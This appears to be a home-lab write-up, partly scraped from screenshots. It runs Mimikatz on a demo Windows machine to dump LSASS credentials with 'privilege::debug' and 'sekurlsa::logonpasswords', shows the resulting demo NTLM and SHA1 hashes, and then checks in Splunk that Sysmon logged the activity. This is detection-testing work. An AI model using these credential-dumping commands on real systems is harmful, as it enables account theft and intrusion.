[legacy] Backport djoin parser & citrix SSO password extractor

▼ Assets 4


<a href="#">mimikatz_trunk.7z</a>	880 KB	Sep 19, 2022
<a href="#">mimikatz_trunk.zip</a>	1.15 MB	Sep 19, 2022
<a href="#">Source code (zip)</a>		Sep 19, 2022
<a href="#">Source code (tar.gz)</a>		Sep 19, 2022

58 42 26 102 people reacted


Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information

Type here to search Se a... 9:24 PM 8/30/2025

Then, we extract the file:



We go to the x64 folder and run mimikatz as administrator



We first run the following command, which gives Mimikatz the rights to peek inside LSASS:

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK
```

We then run the following command, which extracts all credentials currently in LSASS memory:

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 136280 (00000000:00021458)
Session : Interactive from 1
User Name : Demo
Domain : DESKTOP-F00LLAM
Logon Server : DESKTOP-F00LLAM
Logon Time : 8/30/2025 9:11:56 PM
SID : S-1-5-21-2587700004-2747208830-2712924557-1001

msv :
[00000003] Primary
* Username : Demo
* Domain : .
* NTLM : 79abe0903c49b489bad54abf656d88de
* SHA1 : c2d11eaccb5e809ab94467aafdf16afc0c964df03
* DPAPI : c2d11eaccb5e809ab94467aafdf16afc0
tspkg :
wdigest :
* Username : Demo
* Domain : DESKTOP-F00LLAM
* Password : (null)
kerberos :
* Username : Demo
* Domain : DESKTOP-F00LLAM
* Password : (null)
ssp :
credman :
cloudap :

Authentication Id : 0 ; 136185 (00000000:000213f9)
```

We now exit Mimikatz and head on to Splunk where we will review if this activity was recorded. As we can see, Mimikatz activity was in fact logged onto our Splunk:

Splunk > enterprise Apps Administ... 1 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards > Search & Reporting

## New Search

index=endpoint mimikatz

Time range: Last 24 hours 

✓ 105 events (8/29/25 10:00:00.000 PM to 8/30/25 10:02:59.000 PM)

No Event Sampling      

Events (105) Patterns Statistics Visualization

Timeline format    1 hour per column



Format  Show: 20 Per Page  View: List 

< Hide Fields		All Fields	i	Time	Event
SELECTED FIELDS				> 8/30/25 10:01:59.940 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><Keywords>0x0000000000000000</Keywords><TimeCreated SystemTime='2025-08-31T04:01:59.9412307Z'/'><EventRecordID>37617</EventRecordID><CorrelationID><Execution ProcessID='3140' Th

Now we can visualize all Mimikatz related events with this table, which will tell us which process launched Mimikatz.exe, and the different events related to it:

Splunk > enterprise Apps ▾ Administ... 1 Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards

Search & Reporting

## New Search

Save As ▾ Create Table View Close

```
index=endpoint Image="*mimikatz.exe" | table _time EventID EventDescription User Image ParentImage CommandLine ProcessGuid | sort -_time
```

Time range: Last 24 hours ▾

8 events (8/29/25 10:00:00.000 PM to 8/30/25 10:11:35.000 PM) Job ▾

No Event Sampling ▾

Events Patterns Statistics (8) Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

_time	EventID	EventDescription	User	Image	ParentImage
2025-08-30 22:01:59.940	13	RegistryEvent (Value Set)	DESKTOP-F00LLAM\Demo	C:\Users\Demo\Downloads\mimikatz_trunk\x64\mimikatz.exe	
2025-08-30 22:01:59.939	5	Process terminated	DESKTOP-F00LLAM\Demo	C:\Users\Demo\Downloads\mimikatz_trunk\x64\mimikatz.exe	

Now, we can analyze each event and see its details. And we have finalized testing different malware files and programs and analyzing them in Splunk.